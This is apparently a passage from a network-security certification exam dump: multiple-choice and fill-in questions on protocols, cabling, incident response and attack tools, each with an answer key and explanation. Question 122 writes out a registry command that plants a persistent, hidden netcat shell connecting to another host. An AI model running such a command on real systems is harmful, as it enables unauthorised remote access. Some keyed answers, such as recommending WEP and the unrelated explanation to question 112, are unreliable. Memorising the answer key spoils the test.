In serial data transmission, one bit is sent after another (bit-serial) on a single transmission line. It is the simplest method of transmitting digital information from one point to another. This transmission is suitable for providing communication between two participants as well as for multiple participants. It is used for all long-haul communication and provides high data rates. It is also inexpensive and beneficial in transferring data over long distances.
Answer option D is incorrect. In parallel data transmission, several data signals are sent simultaneously over several parallel channels. Parallel data transmission is faster than serial data transmission. It is used primarily for transferring data between devices at the same site. For instance, communication between a computer and printer is most often parallel, allowing the entire byte to be transferred in one operation.
Answer option A is incorrect. The unicast transmission method is used to establish communication between a single host and a single receiver. Packets sent to a unicast address are delivered to the interface recognized by that IP address, as shown in the following figure:



Answer option C is incorrect. The multicast transmission method is used to establish communication between a single host and multiple receivers. Packets are sent to all interfaces recognized by that IP address, as shown in the figure below:



QUESTION 104
FILL BLANK

Fill in the blank with the appropriate term. _____management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) to an administered computer system.

Correct Answer: Patch
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Patch management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) to an administered computer system. Patch management includes the following tasks: Maintaining current knowledge of available patches
Deciding what patches are appropriate for particular systems

Ensuring that patches are installed properly
Testing systems after installation, and documenting all associated procedures, such as specific configurations required A number of products are available to automate patch management tasks, including RingMaster's Automated Patch Management, PatchLink Update, and Gibraltar's Everguard.

QUESTION 105 Which of the following are used as a cost estimating technique during the project planning stage? Each correct answer represents a complete solution. (Choose three.)

A. Function point analysis
B. Program Evaluation Review Technique (PERT)
C. Expert judgment
D. Delphi technique

Correct Answer: DCA
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Delphi technique, expert judgment, and function point analysis are used as a cost estimating technique during the project planning stage. Delphi is a technique to identify potential risk. In this technique, the responses are gathered via a questionnaire from different experts and their inputs are organized according to their contents. The collected responses are sent back to these experts for further input, addition, and comments. The final list of risks in the project is prepared after that. The participants in this technique are anonymous and therefore it helps prevent a person from unduly influencing the others in the group. The Delphi technique helps in reaching the consensus quickly. Expert judgment is a technique based on a set of criteria that has been acquired in a specific knowledge area or product area. It is obtained when the project manager or project team requires specialized knowledge that they do not possess. Expert judgment involves people most familiar with the work of creating estimates. Preferably, the project team member who will be doing the task should complete the estimates. Expert judgment is applied when performing administrative closure activities, and experts should ensure the project or phase closure is performed to the appropriate standards.
A function point is a unit of measurement to express the amount of business functionality an information system provides to a user. Function points are the units of measure used by the IFPUG Functional Size Measurement Method. The IFPUG FSM Method is an ISO recognized software metric to size an information system based on the functionality that is perceived by the user of the information system, independent of the technology used to implement the information system.
Answer option B is incorrect. A PERT chart is a project management tool used to schedule, organize, and coordinate tasks within a project. PERT stands for Program Evaluation Review Technique, a methodology developed by the U.S. Navy in the 1950s to manage the Polaris
submarine missile program. A PERT chart presents a graphic illustration of a project as a network diagram consisting of numbered nodes (either circles or rectangles) representing events, or milestones in the project linked by labeled vectors (directional lines) representing tasks in the project. The direction of the arrows on the lines indicates the sequence of tasks.

QUESTION 106 Which of the following provide an "always on" Internet access service when connecting to an ISP? Each correct answer represents a complete solution. (Choose two.)

A. Digital modem
B. Cable modem
C. Analog modem
D. DSL

Correct Answer: DB
Section: (none)
Explanation

Explanation/Reference:
Explanation:
DSL and Cable modems are used in remote-access WAN technology for connecting to the Internet. Both provide an "always on" Internet access service.
Answer options C and A are incorrect. Analog and Digital modems are not always in 'ON' mode when connecting to an ISP. Analog modems transmit analog voice signals, while Digital modems transmit digital signals over a link.

QUESTION 107 Which of the following types of coaxial cable is used for cable TV and cable modems?

A. RG-62
B. RG-59
C. RG-58
D. RG-8

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:
Explanation:
RG-59 type of coaxial cable is used for cable TV and cable modems.
Answer option D is incorrect. RG-8 coaxial cable is primarily used as a backbone in an Ethernet LAN environment and often connects one wiring closet to another. It is also known as 10Base5 or ThickNet.
Answer option A is incorrect. RG-62 coaxial cable is used for ARCNET and automotive radio antennas.
Answer option C is incorrect. RG-58 coaxial cable is used for Ethernet networks. It uses baseband signaling and 50-Ohm terminator. It is also known as 10Base2 or ThinNet.

QUESTION 108
Which of the following fields in the IPv6 header is decremented by 1 for each router that forwards the packet?

A. Flow label
B. Next header
C. Traffic class
D. Hop limit

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The hop limit field in the IPv6 header is decremented by 1 for each router that forwards a packet. The packet is discarded when the hop limit field reaches zero.
Answer option B is incorrect. Next header is an 8-bit field that specifies the next encapsulated protocol.
Answer option A is incorrect. Flow label is a 20-bit field that is used for specifying special router handling from source to destination for a sequence of packets. Answer option C is incorrect. Traffic class is an 8-bit field that specifies the Internet traffic priority delivery value.

QUESTION 109
Which of the following is a type of computer security that deals with protection against spurious signals emitted by electrical equipment in the system?

A. Communication Security
B. Physical security
C. Emanation Security
D. Hardware security

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Emanation security is one of the types of computer security that deals with protection against spurious signals emitted by electrical equipment in the system, such as electromagnetic emission (from displays), visible emission (displays may be visible through windows), and audio emission (sounds from printers, etc). Answer option D is incorrect. Hardware security helps in dealing with the vulnerabilities in the handling of hardware. Answer option B is incorrect. Physical security helps in dealing with protection of computer hardware and associated equipment.
Answer option A is incorrect. Communication security helps in dealing with the protection of data and information during transmission.

QUESTION 110 Which of the following network devices operate at the network layer of the OSI model? Each correct answer represents a complete solution. Choose all that apply.

A. Router
B. Bridge
C. Repeater
D. Gateway

Correct Answer: AD
Section: (none)

Explanation
Explanation/Reference:
Explanation:
A router is a device that routes data packets between computers in different networks. It is used to connect multiple networks, and it determines the path to be taken by each data packet to its destination computer. A router maintains a routing table of the available routes and their conditions. By using this information, along with distance and cost algorithms, the router determines the best path to be taken by the data packets to the destination computer. A router can connect dissimilar networks, such as Ethernet, FDDI, and Token Ring, and route data packets among them. Routers operate at the network layer (layer 3) of the Open Systems Interconnection (OSI) model.
A gateway is a network point that acts as an entrance to another network. On the Internet, a node or stopping point can be either a gateway node or a host (end-point) node. Both the computers of Internet users and the computers that serve pages to users are host nodes. The computers that control traffic within a company's network or at a local Internet service provider (ISP) are gateway nodes. In the network for an enterprise, a computer server acting as a gateway node is often also acting as a proxy server and a firewall server. A gateway is often associated with both a router, which knows where to direct a given packet of data that arrives at the gateway, and a switch, which furnishes the actual path in and out of the gateway for a given packet. Most of the gateways operate at the application layer, but can operate at the network or session layer of the OSI model.
Answer option C is incorrect. A repeater operates only at the physical layer of the OSI model. Answer
option B is incorrect. A bridge operates at the data link layer of the OSI model.

QUESTION 111
FILL BLANK

Fill in the blank with the appropriate term. The _____ layer establishes, manages, and terminates the connections between the local and remote application.

Correct Answer: session
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The session layer of the OSI/RM controls the dialogues (connections) between computers. It establishes, manages and terminates the connections between the local and remote application. It provides for full-duplex, half-duplex, or simplex operation, and establishes checkpointing, adjournment, termination, and restart procedures. The OSI model made this layer responsible for graceful close of sessions, which is a property of the Transmission Control Protocol, and also for session check pointing and recovery, which is not usually used in the Internet Protocol Suite. The Session Layer is commonly implemented explicitly in application environments that use remote procedure calls.

QUESTION 112 Adam, a malicious hacker, has just succeeded in stealing a secure cookie via a XSS attack. He is able to replay the cookie even while the session is valid on the server. Which of the following is the most likely reason of this cause?

A. No encryption is applied.
B. Two way encryption is applied.
C. Encryption is performed at the network layer (layer 1 encryption).
D. Encryption is performed at the application layer (single encryption key).

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Single key encryption uses a single word or phrase as the key. The same key is used by the sender to encrypt and the receiver to decrypt. Sender and receiver initially need to have a secure way of passing the key from one to the other. With TLS or SSL this would not be possible. Symmetric encryption is a type of encryption that uses a single key to encrypt and decrypt data. Symmetric encryption algorithms are faster than public key encryption. Therefore, it is commonly used when a message sender needs to encrypt a large amount of data. Data Encryption Standard (DES) uses the symmetric encryption key algorithm to encrypt data.

QUESTION 113 Fill in the blank with the appropriate word. A _____ policy is defined as the document that describes the scope of an organization's security requirements.

Correct Answer: security
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A security policy is defined as the document that describes the scope of an organization's security requirements. Information security policies are usually documented in one or more information security policy documents. The policy includes the assets that are to be protected. It also provides security solutions to provide necessary protection against the security threats.

QUESTION 114

Which of the following is a Unix and Windows tool capable of intercepting traffic on a network segment and capturing username and password?

A. AirSnort
B. Ettercap
C. BackTrack
D. Aircrack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Ettercap is a Unix and Windows tool for computer network protocol analysis and security auditing. It is capable of intercepting traffic on a network segment, capturing passwords, and conducting active eavesdropping against a number of common protocols. It is a free open source software. Ettercap supports active and passive dissection of many protocols (including ciphered ones) and provides many features for network and host analysis.
Answer option C is incorrect. BackTrack is a Linux distribution distributed as a Live CD, which is used for penetration testing. It allows users to include customizable scripts, additional tools and configurable kernels in personalized distributions. It contains various tools, such as Metasploit integration, RFMON injection capable wireless drivers, kismet, autoscan-network (network discovering and managing application), nmap, ettercap, wireshark (formerly known as Ethereal).
Answer option A is incorrect. AirSnort is a Linux-based WLAN WEP cracking tool that recovers encryption keys. AirSnort operates by passively monitoring transmissions. It uses Ciphertext Only Attack and captures approximately 5 to 10 million packets to decrypt the WEP keys. Answer option D is incorrect. Aircrack is the fastest WEP/WPA cracking tool used for 802.11a/b/g WEP and WPA cracking.

QUESTION 115 Which of the following standards is a proposed enhancement to the 802.11a and 802.11b wireless LAN (WLAN) specifications that offers quality of service (QoS) features, including the prioritization of data, voice, and video transmissions?

A. 802.15
B. 802.11nC. 802.11e
D. 802.11h

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The 802.11e standard is a proposed enhancement to the 802.11a and 802.11b wireless LAN (WLAN) specifications. It offers quality of service (QoS) features, including the prioritization of data, voice, and video transmissions. 802.11e enhances the 802.11 Media Access Control layer (MAC layer) with a coordinated time division multiple access (TDMA) construct, and adds error-correcting mechanisms for delay-sensitive applications such as voice and video. Answer option D is incorrect. 802.11h refers to the amendment added to the IEEE 802.11 standard for Spectrum and Transmit Power Management Extensions.
Answer option B is incorrect. 802.11n is an amendment to the IEEE 802.11-2007 wireless networking standard to improve network throughput over the two previous standards - 802.11a and 802.11g - with a significant increase in the maximum raw data rate from 54 Mbit/s to 600 Mbit/s with the use of four spatial streams at a channel width of 40 MHz. Answer option A is incorrect. IEEE 802.15 is a working group of the IEEE 802 and specializes in Wireless PAN (Personal Area Network) standards. It includes seven task groups, which are as follows:
1.Task group 1 (WPAN/Bluetooth)
2.Task group 2 (Coexistence)
3.Task group 3 (High Rate WPAN)
4.Task group 4 (Low Rate WPAN)
5.Task group 5 (Mesh Networking)
6.Task Group 6 (BAN)
7.Task group 7 (VLC)

QUESTION 116
Which of the following key features is used by TCP in order to regulate the amount of data sent by a host to another host on the network?

A. Sequence number
B. TCP timestamp
C. Congestion control
D. Flow control

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Flow control is the process of regulating the amount of data sent by a host to another host on the network. The flow control mechanism controls packet flow so that a sender does not transmit more packets than a receiver can process. TCP uses a sliding window flow control protocol. In each TCP segment, the receiver specifies in the receive window field the amount of additional received data (in bytes) that it is willing to buffer for the connection. The sending host can send only up to that amount of data before it must wait for an acknowledgment and window update from the receiving host.
Answer option A is incorrect. TCP uses a sequence number for identifying each byte of data.
Answer option B is incorrect. TCP timestamp helps TCP to compute the round-trip time between the sender and receiver.
Answer option C is incorrect. Congestion control concerns controlling traffic entry into a telecommunications network, so as to avoid congestive collapse by attempting to avoid oversubscription of any of the processing or link capabilities of the intermediate nodes and networks and taking resource reducing steps, such as reducing the rate of sending packets. It should not be confused with flow control, which prevents the sender from overwhelming the receiver.

QUESTION 117 Which of the following representatives in the incident response process are included in the incident response team? Each correct answer represents a complete solution.
Choose all that apply.

A. Information security representative
B. Legal representative
C. Technical representative
D. Lead investigator
E. Human resources
F. Sales representative

Correct Answer: DABCE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Incident response is a process that detects a problem, determines the cause of an issue, minimizes the damages, resolves the problem, and documents each step of process for future reference. To perform all these roles, an incident response team is needed. The incident response team includes the following representatives who are involved in the incident response process:
Lead investigator: The lead investigator is the manager of an incident response team. He is always involved in the creation of an incident response plan. The duties of a lead investigator are as follows: Keep the management updated. Ensure that the incident response moves smoothly and efficiently. Interview and interrogate the suspects and witnesses.
Information security representative: The information security representative is a member of the incident response team who alerts the team about possible security safeguards that can impact their ability to respond to an incident.
Legal representative: The legal representative is a member of the incident response team who ensures that the process follows all the laws during the response to an incident.
Technical representative: Technical representative is a representative of the incident response team. More than one technician can be deployed to an incident. The duties of a technical representative are as follows: Perform forensic backups of the systems that are involved in an incident. Provide more information about the configuration of the network or system.
Human resources: Human resources personnel ensure that the policies of the organization are enforced during the incident response process. They suspend access to a suspect if it is needed. Human resources personnel are closely related with the legal representatives and cover up the organization's legal responsibility.

QUESTION 118
Which of the following is a device that provides local communication between the datalogger and a computer?

A. Controllerless modem
B. Optical modem
C. Acoustic modem
D. Short haul modem

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A short haul modem is a device that provides local communication between the datalogger and a computer with an RS-232 serial port. It transmits data up to 6.5 miles over a four-wire unconditioned line (two twisted pairs).
Answer option B is incorrect. An optical modem is a device that is used for converting a computer's electronic signals into optical signals for transmission over optical fiber. It also converts optical signals from an optical fiber cable back into electronic signals. It provides higher data transmission rates because it uses extremely high capacity of the optical fiber cable for transmitting data.
Answer option C is incorrect. An acoustic modem provides wireless communication under water. The optimum performance of a wireless acoustic modem system depends upon the speed of sound, water depth, existence of thermocline zones, ambient noise, and seasonal change.
Answer option A is incorrect. A controllerless modem is a hardware-based modem that does not have the physical communications port controller circuitry. It is also known as WinModem or software modem. A controllerless modem is very inexpensive and can easily be upgraded with new software.

QUESTION 119
Which of the following plans is documented and organized for emergency response, backup operations, and recovery maintained by an activity as part of its security program that will ensure the availability of critical resources and facilitates the continuity of operations in an emergency situation?

A. Contingency Plan
B. Disaster Recovery Plan
C. Business Continuity Plan
D. Continuity Of Operations Plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Contingency plan is prepared and documented for emergency response, backup operations, and recovery maintained by an activity as the element of its security program that will ensure the availability of critical resources and facilitates the continuity of operations in an emergency situation.
A contingency plan is a plan devised for a specific situation when things could go wrong. Contingency plans are often devised by governments or businesses who want to be prepared for anything that could happen. Contingency plans include specific strategies and actions to deal with
specific variances to assumptions resulting in a particular problem, emergency, or state of affairs. They also include a monitoring process and "triggers" for initiating planned actions. They are required to help governments, businesses, or individuals to recover from serious incidents in the minimum time with minimum cost and disruption.
Answer option B is incorrect. A disaster recovery plan should contain data, hardware, and software that can be critical for a business. It should also include the plan for sudden loss such as hard disc crash. The business should use backup and data recovery utilities to limit the loss of data.
Answer option D is incorrect. The Continuity Of Operation Plan (COOP) refers to the preparations and institutions maintained by the United States government, providing survival of federal government operations in the case of catastrophic events. It provides procedures and capabilities to sustain an organization's essential. COOP is the procedure documented to ensure persistent critical operations throughout any period where normal operations are unattainable.
Answer option C is incorrect. Business Continuity Planning (BCP) is the creation and validation of a practiced logistical plan for how an organization will recover and restore partially or completely interrupted critical (urgent) functions within a predetermined time after a disaster or extended disruption. The logistical plan is called a business continuity plan.

QUESTION 120
FILL BLANK
Fill in the blank with the appropriate term. _____ is the use of sensitive words in e-mails to jam the authorities that listen in on them by providing a form of a red herring and an intentional annoyance.

Correct Answer: Email jamming
Section: (none)
Explanation

Explanation/Reference:
Explanation: Email jamming is the use of sensitive words in e-mails to jam the authorities that listen in on them by providing a form of a red herring and an intentional annoyance. In this attack, an attacker deliberately includes "sensitive" words and phrases in otherwise innocuous emails to ensure that these are picked up by the monitoring systems. As a result the senders of these emails will eventually be added to a "harmless" list and their emails will be no longer intercepted, hence it will allow them to regain some privacy.

QUESTION 121
Which of the following is a standard-based protocol that provides the highest level of VPN security?

A. L2TP
B. IP
C. PPP
D. IPSec

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Internet Protocol Security (IPSec) is a standard-based protocol that provides the highest level of VPN security. IPSec can encrypt virtually everything above the networking layer. It is used for VPN connections that use the L2TP protocol. It secures both data and password. IPSec cannot be used with Point-to-Point Tunneling Protocol (PPTP).
Answer option B is incorrect. The Internet Protocol (IP) is a protocol used for communicating data across a packet-switched inter-network using the Internet Protocol Suite, also referred to as TCP/IP.IP is the primary protocol in the Internet Layer of the Internet Protocol Suite and has the task of delivering distinguished protocol datagrams (packets) from the source host to the destination host solely based on their addresses. For this purpose, the Internet Protocol defines

addressing methods and structures for datagram encapsulation. The first major version of addressing structure, now referred to as Internet Protocol Version 4 (IPv4), is still the dominant protocol of the Internet, although the successor, Internet Protocol Version 6 (IPv6), is being deployed actively worldwide.

Answer option C is incorrect. Point-to-Point Protocol (PPP) is a remote access protocol commonly used to connect to the Internet. It supports compression and encryption and can be used to connect to a variety of networks. It can connect to a network running on the IPX, TCP/IP, or NetBEUI protocol. It supports multi-protocol and dynamic IP assignments. It is the default protocol for the Microsoft Dial-Up adapter.

Answer option A is incorrect. Layer 2 Tunneling Protocol (L2TP) is a more secure version of Point-to-Point Tunneling Protocol (PPTP). It provides tunneling, address assignment, and authentication. It allows the transfer of Point-to-Point Protocol (PPP) traffic between different networks. L2TP combines with IPSec to provide tunneling and security for Internet Protocol (IP), Internetwork Packet Exchange (IPX), and other protocol packets across IP networks.

QUESTION 122

You run the following command on the remote Windows server 2003 computer: c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe"

What task do you want to perform by running this command? Each correct answer represents a complete solution. Choose all that apply.

A. You want to perform banner grabbing.
B. You want to put Netcat in the stealth mode.
C. You want to add the Netcat command to the Windows registry.
D. You want to set the Netcat to execute command any time.

Correct Answer: CBD
Section: (none)
Explanation

Explanation/Reference:

Explanation:

According to the question, you run the following command on the remote Windows server 2003 computer: c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe"

By running this command, you want to perform the following tasks:

Adding the NetCat command in the following registry value: HKLM\Software\Microsoft\Windows\CurrentVersion\Run

Putting the Netcat in the stealth mode by using the -d switch. Setting the Netcat tool to execute command at any time by using the -e switch. Answer option A is incorrect. You can perform banner grabbing by simply running the nc <host> <port>.

QUESTION 123

Which of the following UTP cables uses four pairs of twisted cable and provides transmission speeds of up to 16 Mbps?

A. Category 5e
B. Category 3C. Category 5
D. Category 6

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

Explanation:

Category 3 type of UTP cable uses four pairs of twisted cable and provides transmission speeds of up to 16 Mbps. They are commonly used in Ethernet networks that operate at the speed of 10 Mbps. A higher speed is also possible by these cables implementing the Fast Ethernet (100Base-T4) specifications. This cable is used mainly for telephone systems.

Answer option C is incorrect. This category of UTP cable is the most commonly used cable in present day networks. It consists of four twisted pairs and is used in those Ethernet networks that run at the speed of 100 Mbps. Category 5 cable can also provide a higher speed of up to 1000 Mbps.

Answer option A is incorrect. It is also known as Category 5 Enhanced cable. Its specification is the same as category 5, but it has some enhanced features and is used in Ethernets that run at the speed of 1000 Mbps.

Answer option D is incorrect. This category of UTP cable is designed to support high-speed networks that run at the speed of 1000 Mbps. It consists of four pairs of wire and uses all of them for data transmission. Category 6 provides more than twice the speed of Category 5e, but is also more expensive.

QUESTION 124

Which of the following protocols is used for inter-domain multicast routing and natively supports "source-specific multicast" (SSM)?

A. BGMP
B. DVMRP
C. OSPF

D. EIGRP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
BGMP stands for border gateway multicast protocol. It is used for inter-domain multicast routing and natively supports "source-specific multicast" (SSM). In order to support "any-source multicast" (ASM), BGMP builds shared trees for active multicast groups. This allows domains to build source-specific, inter-domain, distribution branches where needed. BGMP uses TCP as its transport protocol, which helps in eliminating the need to implement message fragmentation, retransmission, acknowledgement, and sequencing.
Answer option B is incorrect. The Distance Vector Multicast Routing Protocol (DVMRP) is used to share information between routers to transport IP Multicast packets among networks. It uses a reverse path-flooding technique and is used as the basis for the Internet's multicast backbone (MBONE). In particular, DVMRP is notorious for poor network scaling, resulting from reflooding, particularly with versions that do not implement pruning. DVMRP's flat unicast routing mechanism also affects its capability to scale.
Answer option D is incorrect. EIGRP is a Cisco proprietary protocol. It is an enhanced version of IGRP. It has faster convergence due to use of triggered update and saving neighbor's routing table locally. It supports VLSM and routing summarization. As EIGRP is a distance vector protocol, it automatically summarizes routes across Class A, B, and C networks. It also supports multicast and incremental updates and provides routing for three routed protocols, i.e., IP, IPX, and AppleTalk.
Answer option C is incorrect. Open Shortest Path First (OSPF) is a routing protocol that is used in large networks. Internet Engineering Task Force (IETF) designates OSPF as one of the Interior Gateway Protocols. A host uses OSPF to obtain a change in the routing table and to immediately multicast updated information to all the other hosts in the network.

QUESTION 125 You have just set up a wireless network for customers at a coffee shop. Which of the following are good security measures to implement? Each correct answer represents a complete solution. (Choose two.)

A. Using WPA encryption
B. Not broadcasting SSID
C. Using WEP encryption
D. MAC filtering the router

Correct Answer: CA
Section: (none)
Explanation

Explanation/Reference:
Explanation:
With either encryption method (WEP or WPA), you can give the password to the customers who need it, and even change it frequently (daily if you like). So this won't be an inconvenience for the customers.

QUESTION 126 Which of the following are the various methods that a device can use for logging information on a Cisco router? Each correct answer represents a complete solution. Choose all that apply.

A. Buffered logging
B. Syslog logging
C. NTP logging
D. Terminal logging
E. Console logging
F. SNMP logging

Correct Answer: DEABF
Section: (none)
Explanation

Explanation/Reference:
Explanation:
There are different methods that a device can use for logging information on a Cisco router:
Terminal logging: In this method, log messages are sent to the VTY session.
Console logging: In this method, log messages are sent directly to the console port.
Buffered logging: In this method, log messages are kept in the RAM on the router. As the buffer fills, the older messages are overwritten by the newer messages.
Syslog logging: In this method, log messages are sent to an external syslog server where they are stored and sorted. SNMP logging: In this method, log messages are sent to an SNMP server in the network. Answer option C is incorrect. This is an invalid option.

QUESTION 127 Which of the following is a software tool used in passive attacks for capturing network traffic?

A. Sniffer
B. Intrusion detection system
C. Intrusion prevention system
D. Warchalking

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A sniffer is a software tool that is used to capture any network traffic. Since a sniffer changes the NIC of the LAN card into promiscuous mode, the NIC begins to record incoming and outgoing data traffic across the network. A sniffer attack is a passive attack because the attacker does not directly connect with the target host. This attack is most often used to grab logins and passwords from network traffic. Tools such as Ethereal, Snort, Windump, EtherPeek, Dsniff are some good examples of sniffers. These tools provide many facilities to users such as graphical user interface, traffic statistics graph, multiple sessions tracking, etc.
Answer option C is incorrect. An intrusion prevention system (IPS) is a network security device that monitors network and/or system activities for malicious or unwanted behavior and can react, in real-time, to block or prevent those activities. When an attack is detected, it can drop the offending packets while still allowing all other traffic to pass.
Answer option B is incorrect. An IDS (Intrusion Detection System) is a device or software application that monitors network and/or system activities for malicious activities or policy violations and produces reports to a Management Station. Intrusion prevention is the process of performing intrusion detection and attempting to stop detected possible incidents. Intrusion detection and prevention systems (IDPS) are primarily focused on identifying possible incidents, logging information about them, attempting to stop them, and reporting them to security administrators.
Answer option D is incorrect. Warchalking is the drawing of symbols in public places to advertise an open Wi-Fi wireless network. Having found a Wi-Fi node, the warchalker draws a special symbol on a nearby object, such as a wall, the pavement, or a lamp post. The name warchalking is derived from the cracker terms war dialing and war driving.

QUESTION 128
John works as an Incident manager for TechWorld Inc. His task is to set up a wireless network for his organization. For this, he needs to decide the appropriate devices and policies required to set up the network. Which of the following phases of the incident handling process will help him accomplish the task?

A. Containment
B. Recovery
C. Preparation
D. Eradication

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Preparation is the first step in the incident handling process. It includes processes like backing up copies of all key data on a regular basis, monitoring and updating software on a regular basis, and creating and implementing a documented security policy. To apply this step a documented security policy is formulated that outlines the responses to various incidents, as a reliable set of instructions during the time of an incident. The following list contains items that the incident handler should maintain in the preparation phase i.e. before an incident occurs:
Establish applicable policies
Build relationships with key players
Build response kit
Create incident checklists
Establish communication plan
Perform threat modeling
Build an incident response team
Practice the demo incidents
Answer option A is incorrect. The Containment phase of the Incident handling process is responsible for supporting and building up the incident combating process. It ensures the stability of the system and also confirms that the incident does not get any worse. The Containment phase includes the process of preventing further contamination of the system or network, and preserving the evidence of the contamination.
Answer option D is incorrect. The Eradication phase of the Incident handling process involves the cleaning-up of the identified harmful incidents from the system. It includes the analyzing of the information that has been gathered for determining how the attack was committed. To prevent the incident from happening again, it is vital to recognize how it was conceded out so that a prevention technique is applied.
Answer option B is incorrect. Recovery is the fifth step of the incident handling process. In this phase, the Incident Handler places the system back into the working environment. In the recovery phase the Incident Handler also works with the questions to validate that the system recovery is successful. This involves testing the system to make sure that all the processes and functions are working normal. The Incident Handler also monitors the system to make sure that the systems are not compromised again. It looks for additional signs of attack.

QUESTION 129
FILL BLANK
Fill in the blank with the appropriate term. A _____ is a physical or logical subnetwork that adds an additional layer of security to an organization's Local Area Network (LAN).

Correct Answer: demilitarized zone
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in the internal network, though communication with other hosts in the DMZ and to the external network is allowed. This allows hosts in the DMZ to provide services to both the internal and external networks, while an intervening firewall controls the traffic between the DMZ servers and the internal network clients. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network such as the Internet.

QUESTION 130
Fill in the blank with the appropriate term. _____ is a codename referring to investigations and studies of compromising emission (CE).

Correct Answer: TEMPEST
Section: (none)
Explanation

Explanation/Reference:
Explanation:
TEMPEST is a codename referring to investigations and studies of compromising emission (CE). Compromising emanations are defined as unintentional intelligence-bearing signals which, if intercepted and analyzed, may disclose the information transmitted, received, handled, or otherwise processed by any information-processing equipment. Tempest stands for Transient ElectroMagnetic Pulse Emanations Standard according to Certified Information Systems Security Professional training. TEMPEST was the name of a U.S. government project to study the effects of electric or electromagnetic radiation emanations from electronic equipment.

QUESTION 131
Which of the following router configuration modes changes terminal settings on a temporary basis, performs basic tests, and lists system information?

A. Global Config
B. Interface Config
C. Privileged EXEC
D. User EXEC

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
User EXEC is one of the router configuration modes that changes terminal settings on a temporary basis, performs basic tests, and lists system information. Answer option C is incorrect. Privileged EXEC sets operating parameters.
Answer option A is incorrect. Global Config modifies configuration that affects the system as a whole. Answer
option B is incorrect. Interface Config modifies the operation of an interface.

QUESTION 132
Which of the following is the primary international body for fostering cooperative standards for telecommunications equipment and systems?

A. ICANN
B. IEEE
C. NIST
D. CCITT

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
CCITT is the primary international body for fostering cooperative standards for telecommunications equipment and systems. It is now known as the ITU-T (for Telecommunication Standardization Sector of the International Telecommunications Union). The ITU-T mission is to ensure the efficient and timely production of standards covering all fields of telecommunications on a worldwide basis, as well as defining tariff and accounting principles for international telecommunication services.
Answer option A is incorrect. Internet Corporation for Assigned Names and Numbers (ICANN) is a non-profit organization that oversees the allocation of IP addresses, management of the DNS infrastructure, protocol parameter assignment, and root server system management.
Answer option B is incorrect. The Institute of Electrical and Electronic Engineers (IEEE) is a society of technical professionals. It promotes the development and application of electro-technology and allied sciences. IEEE develops communications and network standards, among other activities. The organization publishes number of journals, has many local chapters, and societies in specialized areas.
Answer option C is incorrect. The National Institute of Standards and Technology (NIST), known between 1901 and 1988 as the National Bureau of Standards (NBS), is a measurement standards laboratory which is a non-regulatory agency of the United States Department of Commerce. The institute's official mission is as follows:
To promote U.S. innovation and industrial competitiveness by advancing measurement science, standards, and technology in ways that enhance economic security and improve quality of life.
NIST had an operating budget for fiscal year 2007 (October 1, 2006-September 30, 2007) of about $843.3 million. NIST's 2009 budget was $992 million, but it also received $610 million as part of the American Recovery and Reinvestment Act. NIST employs about 2,900 scientists, engineers, technicians, and support and administrative personnel. About 1,800 NIST associates (guest researchers and engineers from American companies and foreign nations) complement the staff. In addition, NIST partners with 1,400 manufacturing specialists and staff at nearly 350 affiliated centers around the country.

QUESTION 133 Which of the following is an exterior gateway protocol that communicates using a Transmission Control Protocol (TCP) and sends the updated router table information?

A. IGMP
B. IRDP
C. OSPF
D. BGP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Border Gateway Protocol (BGP) is an exterior gateway protocol. It communicates using a Transmission Control Protocol (TCP) and sends the updated router table information. The best path is chosen on the basis of cost metric associated with the route. It is used between gateway hosts in a network.
Answer option C is incorrect. Open Shortest Path First (OSPF) is a routing protocol that is used in large networks. Internet Engineering Task Force (IETF) designates OSPF as one of the Interior Gateway Protocols. A host uses OSPF to obtain a change in the routing table and to immediately multicast updated information to all the other hosts in the network.
Answer option A is incorrect. IGMP stands for Internet Group Management Protocol. IGMP is a communication protocol that is used to manage the membership of Internet protocol multicast groups. It is an integral part of the IP multicast specification. Although it does not actually act as a transport protocol, it operates above the network layer. It is analogous to ICMP for unicast connections. It is susceptible to some attacks, so firewalls commonly allow the user to disable it if not needed.
